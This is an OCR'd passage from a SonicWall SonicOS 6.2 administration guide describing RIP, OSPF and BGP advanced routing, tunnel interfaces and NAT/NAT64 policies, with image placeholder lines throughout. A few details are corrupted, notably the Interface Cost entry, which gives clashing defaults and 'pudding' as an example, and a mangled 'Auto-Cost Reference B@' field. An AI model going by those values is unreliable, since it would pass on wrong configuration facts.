
Configuring RIP and OSPF Advanced Routing Services

NOTE: ARS is a fully featured multi-protocol routing suite. The sheer number of configurable options and parameters provided is incongruous with the simplicity of a graphical user interface. Rather than limiting the functionality of ARS, an abbreviated representation of its capabilities has been rendered in the GUI, providing control over the most germane routing features, while the full command suite is available via the CLI (see the *SonicOS 6.2 CLI Reference Guide*). The ARS CLI can be accessed from an authenticated CLI session, and contains 3 modules:

- **route ars-nsm** – The Advanced Routing Services Network Services Module. This component provides control over core router functionality, such as interface bindings and redistributable routes.
- **route ars-rip** – The RIP module. Provides control over the RIP router.
- **route ars-ospf** – The OSPF module. Provides control over the OSPF router.

In general, all of the functionality needed to integrate the firewall into most RIP and OSPF environments is available through the Web-based GUI. The additional capabilities of the CLI make more advanced configurations possible.

By default, Advanced Routing Services are disabled, and must be enabled to be made available. At the top of the **Network > Routing** page, is a drop-down menu for **Routing mode**. When you select **Use Advanced Routing**, the top of the **Network > Routing** page will look as follows:




The operation of the RIP and OSPF routing protocols is interface dependent. Each interface and virtual subinterface can have RIP and OSPF settings configured separately, and each interface can run both RIP and OSPF routers.

Configure RIP and OSPF for default routes received from Advanced Routing protocols as follows:

- Configuring RIP on page 487
- Configuring OSPF on page 489
- Configuring Advanced Routing for Tunnel Interfaces on page 492

Configuring RIP

To configure RIP routing on an interface, select the **Configure** icon in the interface's row under the **Configure RIP** column. This launches the **RIP Configuration** dialog.



Topics:

RIPng Options

- **RIPng** – Select one of these modes from the drop-down menu:
  - **Disabled** (default) – RIP is disabled on this interface
  - **Enable** – The RIP router on this interface sends updates and process received updates.
  - **Passive** – The RIP router on this interface does not process received updates, and only sends updates to neighboring RIP routers specified with the CLI `neighbor` command.

    NOTE: This mode should be used only when configuring advanced RIP options from the ARS-RIP CLI (see the *SonicOS 6.2 CLI Reference Guide*).

  NOTE: Release 6.2.3.1 and earlier also have the following options for the **RIP** drop-down menu.

  - **Send and Receive** – The RIP router on this interface sends updates and processes received updates.
  - **Send Only** – The RIP router on this interface only sends updates and does not process received updates. This is similar to the basic routing implementation.
  - **Receive Only** – The RIP router on this interface only processes received updates.
- **Split Horizon** – Enabling Split Horizon suppresses the inclusion of routes sent in updates to routers from which they were learned. This is a common RIP mechanism for preventing routing loops. See Maximum Hops on page 479. This option is selected by default.

- **Poisoned Reverse** – Poison reverse is an optional mode of Split Horizon operation. Rather than suppressing the inclusion of learned routes, the routes are sent with a metric of infinity (16) thus indicating that they are unreachable. See Maximum Hops on page 479. This option is selected by default.

NOTE: Release 6.2.3.1 and earlier also have the following **RIP** options.

- **Receive** (available in **Send and Receive** and **Receive Only** modes)
  - **RIPv1** – Receive only *broadcast* RIPv1 packets.
  - **RIPv2** – Receive only *multicast* RIPv2 packets. RIPv2 packets are sent by multicast, although some implementations of RIP routers (including basic routing on SonicWall devices) have the ability to send RIPv2 in either broadcast or multicast formats.

    IMPORTANT: Be sure the device sending RIPv2 updates uses multicast mode, or the updates are not processed by the ars-rip router.
- **Send** (available in **Send and Receive** and **Send Only** modes)
  - **RIPv1** – Send *broadcast* RIPv1 pa**ckets.**
  - **RIPv2 - v1 compatible –** Send *multicast* RIPv2 packets that are compatible with RIPv1.
  - **RIPv2 –** Send *multicast* RIPv2 **p**ackets.

Global RIPng Configuration

- **Default Metric** – Used to specify the metric that will be used when redistributing routes from other (Default, Static, Connected, OSPF, or VPN) routing information sources. The default value (undefined) is **1** and the maximum is 15.
- **Originate Default Route** – This checkbox enables or disables the advertising of the firewall's default route into the RIP system.
- **Redistribute Static Routes** – Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the **Default Metric** setting.
- **Redistribute Connected Networks** - Enables or disables the advertising of locally connected networks into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the **Default Metric** setting.
- **Redistribute OSPF Routes** - Enables or disables the advertising of routes learned via OSPF into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the **Default Metric** setting.

NOTE: Release 6.2.3.1 and earlier also have the following **Global RIP Configuration** options.

- **Redistribute Remote VPN Networks** - Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the **Default Metric** setting.
- **Use Password** – Enables the use of a plain-text password on this interface, up to 16 alpha-numeric characters long, for identification.
- **Administrative Distance** – The administrative distance value is used by routers in selecting a path when there is more than one route to a destination, with the smaller distance being preferred. The default value is **120**, minimum is 1, and maximum is 255.

Routes learned via RIP appear in the Route Policies table as **OSPF** or **RIP route**.


Configuring OSPF

NOTE: OSPF design concepts are beyond the scope of this document. This section describes how to configure a SonicWall to integrate into an OSPF network, be it existing or newly implemented, but it does not offer design guidelines. For terms used throughout this section, refer to OSPF Terms on page 481.

Consider the following simple example network:

In an OSPF network where the backbone (area `0.0.0.0`) comprises the X0 interface on the firewall and the int1 interface on Router A. Two additional areas, `0.0.0.1` and `100.100.100.100` are connected, respectively, to the backbone via interface int2 on ABR Router A, and via the X4:100 VLAN subinterface on the firewall.

To configure OSPF routing on the X0 and the X4:100 interfaces, select the **Configure** icon in the interface's row under the **Configure OSPF** column. This will launch the following dialog:



Topics:

OSPFv3 Configuration

- **OSPFv3** – Select one of these settings from the drop-down menu:
  - **Disable** (default) – OSPF Router is disabled on this interface
  - **Enable** – OSPF Router is enabled on this interface
  - **Passive** – The OSPF router is enabled on this interface, but only advertises connected networks using type 1 LSA's (Router Link Advertisements) into the local area. This is different from the **Redistribute Connected Networks** options, which would cause the OSPF router to behave as an ASBR, and to use type 5 LSA's (AS External Link Advertisement) to flood the advertisements into all non-stub areas. For more information, see OSPF Terms on page 481.

- **Dead Interval (1-65535)** – The period, in seconds, after which an entry in the LSDB is removed if Hello is not received. The default is **40** seconds, with a minimum of 1 and a maximum on 65,535.

  NOTE: Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.

- **Hello Interval (1-65535)** – The period of time between Hello packets. The default is **10** seconds, with a minimum of 1 and a maximum on 65,535.

  NOTE: Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.

- **Router Priority (0-255)** – The router priority value is used in determining the Designated Router (DR) for a segment. The higher the value, the higher the priority. For a priority tie, the Router ID acts as the tie-breaker. Setting a value of 0 makes the OSPF router on this interface ineligible for DR status. The default value is **1**, and the maximum value is 255.
- **OSPFv3 Area** – The OSPF Area can be represented in either IP or decimal notation. For example, you may represent the area connected to X4:100 as either 100.100.100.100 or 1684300900. The default is **0**.
- **OSPFv3 Area Type** – For a detailed description of the following settings, see OSPF Terms on page 481:
  - **Normal** (default) – Receives and sends all applicable LSA types.
  - **Stub Area** – Does not receive type 5 LSA's (AS External Link Advertisements).
  - **Totally Stubby Area** – Does not receive LSA types 3, 4, or 5.

  NOTE: Release 6.2.3.1 and earlier also have the following options for the **OSPF Area Type** drop-down menu.

  - **Not So Stubby Area** – Receives type 7 LSA's (NSSA AS External Routes).
  - **Totally Stubby NSSA** – Receives type 1 and 2 LSA's.
- **Interface Cost (1-65535)** – Specifies the overhead of sending packets across this interface. The default value is 10, generally used to indicate an Ethernet interface. The minimum and default value is **1** (for example, Fast Ethernet) and the maximum value is 65,535 (for example, pudding).
  - **Auto** – Selecting **Auto** dims the **Interface Cost** field as the cost is determined automatically. This checkbox is not selected by default.
- **Instance-ID: (0-255)** – The minimum value is 0, the default value is **0**, and the maximum is 255. This field is normally dimmed.

NOTE: Release 6.2.3.1 and earlier also have the following **OSFP Configuration** options.

- **Authentication** - Be sure this setting agrees with the other OSPF routers on the segment for successful neighbor establishment.
  - **Disabled** – No authentication is used on this interface.
  - **Simple Password** – A plain-text password is used for identification purposes by the OSPF router on this interface.
  - **Message Digest** – An MD5 hash is used to securely identify the OSPF router on this interface.
- **Password** – Enter the password for this router.

Global OSPFv3 Configuration

- **OSPFv3 Router ID (n.n.n.n)** – The Router ID can be any value, represented in IP address notation. It is unrelated to the any of the IP addresses on the firewall, and can be set to any *unique* value within your OSPF network.

- **ABR Type** – Allows for the specification of the topology with which this OSPF router will be participating, for the sake of compatibility. The options are:
  - **Standard** – Full RFC2328 compliant ABR OSPF operation.
  - **Cisco** – For interoperating with Cisco's ABR behavior, which expects the backbone to be configured and active before setting the ABR flag.
  - **IBM** – For interoperating with IBM's ABR behavior, which expects the backbone to be configured before settings the ABR flag.

  NOTE: Release 6.2.3.1 and earlier also have the following option for the **ABR Type** drop-down menu.

  - **Shortcut** – A shortcut area enables traffic to go through the non-backbone area with a lower metric whether or not the ABR router is attached to area 0.
- **Default Metric (1-16777214)** – Specifies the metric used when redistributing routes from other (Default, Static, Connected, RIP, or VPN) routing information sources. The default value (**Undefined**) is **1**, and the maximum is 16,777,214.
- **Auto-Cost Reference B@ (Mb/s)** – The default is 100.
- **Redistribute Static Routes** – Enables or disables the advertising of static (Policy Based Routing) routes into the OSPF system. This option is not selected by default.

  NOTE: The following applies to all Redistributed routes:
  - **Metric** – Can be explicitly set for this redistribution, or it can use the value (**Default**) specified in the **Default Metric** option.
  - **Metric Type** – The redistributed route advertisement i an LSA Type 5, and the type may be selected as either **External Type 1** (adds the internal link cost) or **External Type 2** (only uses the external link cost).

  NOTE: These fields are dimmed unless the Redistributed route option is selected.

  NOTE: Release 6.2.3.1 and earlier also have the following option:
  - Tag (0-4294967295) An optional route tag value can be added to help other routers identify this redistributed route; the minimum tag number is 0, the maximum tag number is 4,294,967,295, and the default tag value is **Undefined**.
- **Redistribute Connected Networks** - Enables or disables the advertising of locally connected networks into the OSPF system. This option is not selected by default.
- **Redistribute RIP Routes** - Enables or disables the advertising of routes learned via RIP into the OSPF system. This option is not selected by default.

NOTE: Release 6.2.3.1 and earlier also have the following **Global OSFP Configuration** option.

- **Originate Default Route** – Controls the advertising of the firewall's default route into the OSPF system on this interface. The options are:
  - **Never** – Disables advertisement of the default route into the OSPF system.
  - **When WAN is up** – Advertises the default route into the OSPF system when the WAN is online. The default route is always advertised as an External Type 2 using LSA Type 5.
  - **Always** – Enables advertisement of the default route into the OSPF system. The default route is always advertised as an External Type 2 using LSA Type 5.
- **Metric (1-16777214)** – Can be explicitly set for this redistribution, or it can use the value specified in the **Default Metric** option. The minimum value is 1, the maximum value is 16,777,214, and the default value is **10**.

- **Redistribute Remote VPN Networks** - Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system.

The **Routing Protocols** section shows the status of all active OSPF routers by interface.


The and Status LED's indicate whether or not there are active neighbors and can be moused over for more detail.

The **Routing Policies** section shows routes learned by OSPF as **OSPF** or **RIP Routes**.

Configuring Advanced Routing for Tunnel Interfaces

VPN Tunnel Interfaces can be configured for advanced routing. To do so, you must enable advanced routing for the tunnel interface on the **Advanced** tab of its configuration. See Adding a Tunnel Interface on page 1351 for more information.

After you have enabled advanced routing for a Tunnel Interface, it is displayed in the list with the other interfaces in the **Routing Protocols** table on the **Network > Routing** page.



To configure **Advanced Routing** options, click on the **Edit** icon in the **Configure RIP** or **Configure OSPF** column for the Tunnel Interface you wish to configure. The RIP and OSPF configurations for Tunnel Interfaces are very similar to the configurations for traditional interfaces.


Global Unnumbered Configuration

Because unnumbered Tunnel Interfaces are not physical interfaces and have no inherent IP address, they must "borrow" the IP address of another interface. Therefore, the advanced routing configuration for a Tunnel Interface includes the following options for specifying the source and destination IP addresses for the tunnel:

- **IP Address Borrowed From** - The interface whose IP address is used as the source IP address for the Tunnel Interface.

  NOTE: The borrowed IP address must be a static IP address.

- **Remote IP Address** - The IP address of the remote peer to which the Tunnel Interface is connected. In the case of a SonicWall-to-SonicWall configuration with another Tunnel Interface, this should be the IP address of the borrowed interface of the Tunnel Interface on the remote peer.



NOTE: The **IP Address Borrowed From** and **Remote IP Address** values apply to both RIP and OSPF for the Tunnel Interface. Changing one of these values in RIP will change the value in OSPF and vice versa.

Guidelines for Configuring Tunnel Interfaces for Advanced Routing

The following guidelines will ensure success when configuring Tunnel Interfaces for advanced routing:

- The borrowed interface must have a static IP address assignment.
- The borrowed interface cannot have RIP or OSPF enabled on its configuration.

  TIP: SonicWall recommends creating a VLAN interface that is dedicated solely for use as the borrowed interface. This avoids conflicts when using wired connected interfaces.

- The IP address of the borrowed interface should be from a private address space, and should have a unique IP address in respect to any remote Tunnel Interface endpoints.
- The Remote IP Address of the endpoint of the Tunnel Interface should be in the same network subnet as the borrowed interface.
- The same borrowed interface may be used for multiple Tunnel Interfaces, provided that the Tunnel interfaces are all connected to different remote devices.
- When more than one Tunnel Interface on an appliance is connected to the same remote device, each Tunnel Interface must use a unique borrowed interface.

Depending on the specific circumstances of your network configuration, these guidelines may not be essential to ensure that the Tunnel Interface functions properly. But these guidelines are SonicWall best practices that will avoid potential network connectivity issues.

Configuring BGP Advanced Routing

NOTE: BGP is supported on the TZ400 series, TZ500 series, and TZ600 appliances with the purchase of a SonicOS Expanded License.

BGP is not supported on the TZ300 series or SOHO Wireless appliance.

Border Gateway protocol (BGP) is a large-scale routing protocol used to communicate routing information between Autonomous Systems (ASs), which are well-defined, separately administered network domains. BGP support allows for firewalls to replace a traditional BGP router on the edge of a network's AS. The current SonicWall implementation of BGP is most appropriate for "single-provider / single-homed" environments, where the network uses one ISP as their Internet provider and has a single connection to that provider. SonicWall BGP is also capable of supporting "single-provider / multi-homed" environments, where the network uses a single ISP but has a small number of separate routes to the provider. BGP is enabled on the **Network > Routing** page of the SonicOS GUI and then it is fully configured through the SonicOS Command Line Interface (CLI; see the *SonicOS 6.2 CLI Reference Guide*.).

For complete information on SonicWall's implementation of BGP, see BGP Advanced Routing on page 2222.

Configuring an IPSec Tunnel for BGP Sessions

BGP transmits packets in the clear. Therefore for strong security, SonicWall recommends configuring an IPSec tunnel to use for BGP sessions. For an example of this configuration, see IPSec Configuration for BGP on page 2229.

Enabling BGP

To enable BGP:

1. Navigate to the **Network > Routing** page.
2. In the **Routing Mode** drop-down menu, select **Advanced Routing**.
3. In the **BGP** drop-down menu, select **Enabled (Configure with CLI)**.

After BGP has been enabled through the GUI, the specifics of the BGP configuration are performed using the SonicOS command line interface (CLI). For complete information on the implementation of BGP on a SonicWall Security Appliance, see BGP Advanced Routing on page 2222.

Policy Based Routing and IPv6

For complete information on the SonicOS implementation of IPv6, see IPv6 on page 2171.

Policy Based Routing is fully supported for IPv6 by selecting IPv6 address objects and gateways for route policies on the **Network > Routing** page. On the **Network > Routing** page, the **View IP Version** radio button has three options: **IPv4 only, IPv6 only**, or I**Pv4 and IPv6**. The OSPF feature displays two radio buttons to switch between version 2 and version 3.

Routing Information Protocol next generation (RIPng) is an information routing protocol for IPv6, which allows routers to exchange information for computing routes through an IPv6-based network.


A radio button is added to switch between RIP and RIPng.

For information on route advertisement, see Route Advertisement. For information on setting up Route Policies, see Route Policies.

37

Configuring NAT Policies

Network > NAT Policies



Topics:

About NAT in SonicOS

IMPORTANT: Before configuring NAT Policies, be sure to create all Address Objects associated with the policy. For instance, if you are creating a One-to-One NAT policy, be sure you have Address Objects for your public and private IP addresses.

TIP: By default, LAN to WAN has a NAT policy predefined on the firewall.

The Network Address Translation (NAT) engine in SonicOS allows you to define granular NAT polices for your incoming and outgoing traffic. By default, the firewall has a preconfigured NAT policy to allow all systems connected to the **X0** interface to perform Many-to-One NAT using the IP address of the **X1** interface, and a policy to not perform NAT when traffic crosses between the other interfaces. This section explains how to set up the most common NAT policies.

Understanding how to use NAT policies starts with an the construction of an IP packet. Every packet contains addressing information that allows the packet to get to its destination, and for the destination to respond to the original requester. The packet contains (among other things) the requester's IP address, the protocol information of the requestor, and the destination's IP address. The NAT Policies engine in SonicOS can inspect the relevant portions of the packet and can dynamically rewrite the information in specified fields for incoming, as well as outgoing traffic.

You can add up to 512 NAT Policies on a SonicWall Security Appliance running SonicOS, and they can be as granular as you need. It is also possible to create multiple NAT policies for the same object — for instance, you can specify that an internal server use one IP address when accessing Telnet servers, and to use a totally different IP address for all other protocols. Because the NAT engine in SonicOS supports inbound port forwarding, it is possible to hide multiple internal servers off the WAN IP address of the firewall. The more granular the NAT Policy, the more precedence it takes.

the Maximum routes and NAT policies allowed per firewall model table shows the maximum number of routes and NAT policies allowed for each SonicOS 6.2 network security appliance model.

Maximum routes and NAT policies allowed per firewall model

Model	Routes		NAT Policies	Model	Routes		NAT Policies
	Static	Dynamic			Static	Dynamic	
SM 9800	3072	4096	2048	TZ600	256	1024	512
SM 9600	3072	4096	2048	TZ500/TZ500 W	256	1024	512
SM 9400	3072	4096	2048	TZ400/TZ400 W	256	1024	512
SM 9200	3072	4096	2048	TZ300/TZ300 W	256	1024	512
NSA 6600	2048	4096	2048				
NSA 5600	2048	4096	2048				
NSA 4600	1088	2048	1024	SOHO W	256	1024	512

Maximum routes and NAT policies allowed per firewall model

Model	Routes		NAT Policies	Model	Routes		NAT Policies
	Static	Dynamic			Static	Dynamic	
NSA 3600	1088	2048	1024				
NSA 2600	1088	2048	1024				

Topics:

About NAT64

Beginning with SonicOS 6.2.7, SonicOS supports the NAT64 feature that enables an IPv6-only client to contact an IPv4-only server through an IPv6-to-IPv4 translation device known as a NAT64 translator. NAT64 provides the ability to access legacy IPv4-only servers from IPv6 networks; a SonicWall with NAT64 is placed as the intermediary router.

As a NAT64 translator, SonicOS allows an IPv6-only client from any zone to initiate communication to an IPv4-only server with proper route configuration. SonicOS maps IPv6 addresses to IPv4 addresses so IPv6 traffic changes to IPv4 traffic and *vice versa*. IPv6 address pools (represented as Address Objects) and IPv4 address pools are created to allow mapping by translating packet headers between IPv6 and IPv4. The IPv4 addresses of IPv4 hosts are translated to and from IPv6 addresses by using an IPv6 prefix configured in SonicOS.

The DNS64 translator enables NAT64. Either an IPv6 client must configure a DNS64 server or the DNS server address the IPv6 client gets automatically from the gateway must be a DNS64 server. The DNS64 server of an IPv6-only client creates AAAA (IPv6) records with A (IPv4) records. SonicOS does not act as a DNS64 server.

IMPORTANT: Currently, NAT64:

- Only translates Unicast packets carrying TCP, UDP, and ICMP traffic.
- Supports FTP and TFTP application-layer protocol streams, but does not support H.323, MSN, Oracle, PPTP, RTSP, and RealAudio application-layer protocol streams.
- Does not support IPv4-initiated communications to a subset of the IPv6 hosts.
- Does not support Stateful High Availability.

For NAT64 traffic matches, two mixed connection caches are created. Thus, the capacity for NAT64 connection caches is half that for pure IPv4 or IPv6 connections.

Pref64::/n

The DNS64 server uses `Pref64::/`*n* to judge if an IPv6 address is an IPv4-embedded IPv6 address by comparing the first *n* bits with `pref64::`. DNS64 creates IPv4-embedded IPv6 addresses by synthesizing `pref64::` with IPv4 addresses records and sending a DNS response to IPv6-only clients. `Pref64::/`*n* defines a network that can go from an IPv6-only client through NAT64 to an IPv4-only client. In SonicOS, an Address Object of Network type can be configured to represent all addresses with `pref64::/`*n* to represent all IPv6 clients that can do NAT64. For configuring a Pref64::/n Address Object, see Default Pref64 Network Address Object on page 441.


A well-known prefix, `64:ff9b::/96`, is auto created by SonicOS.

Glossary

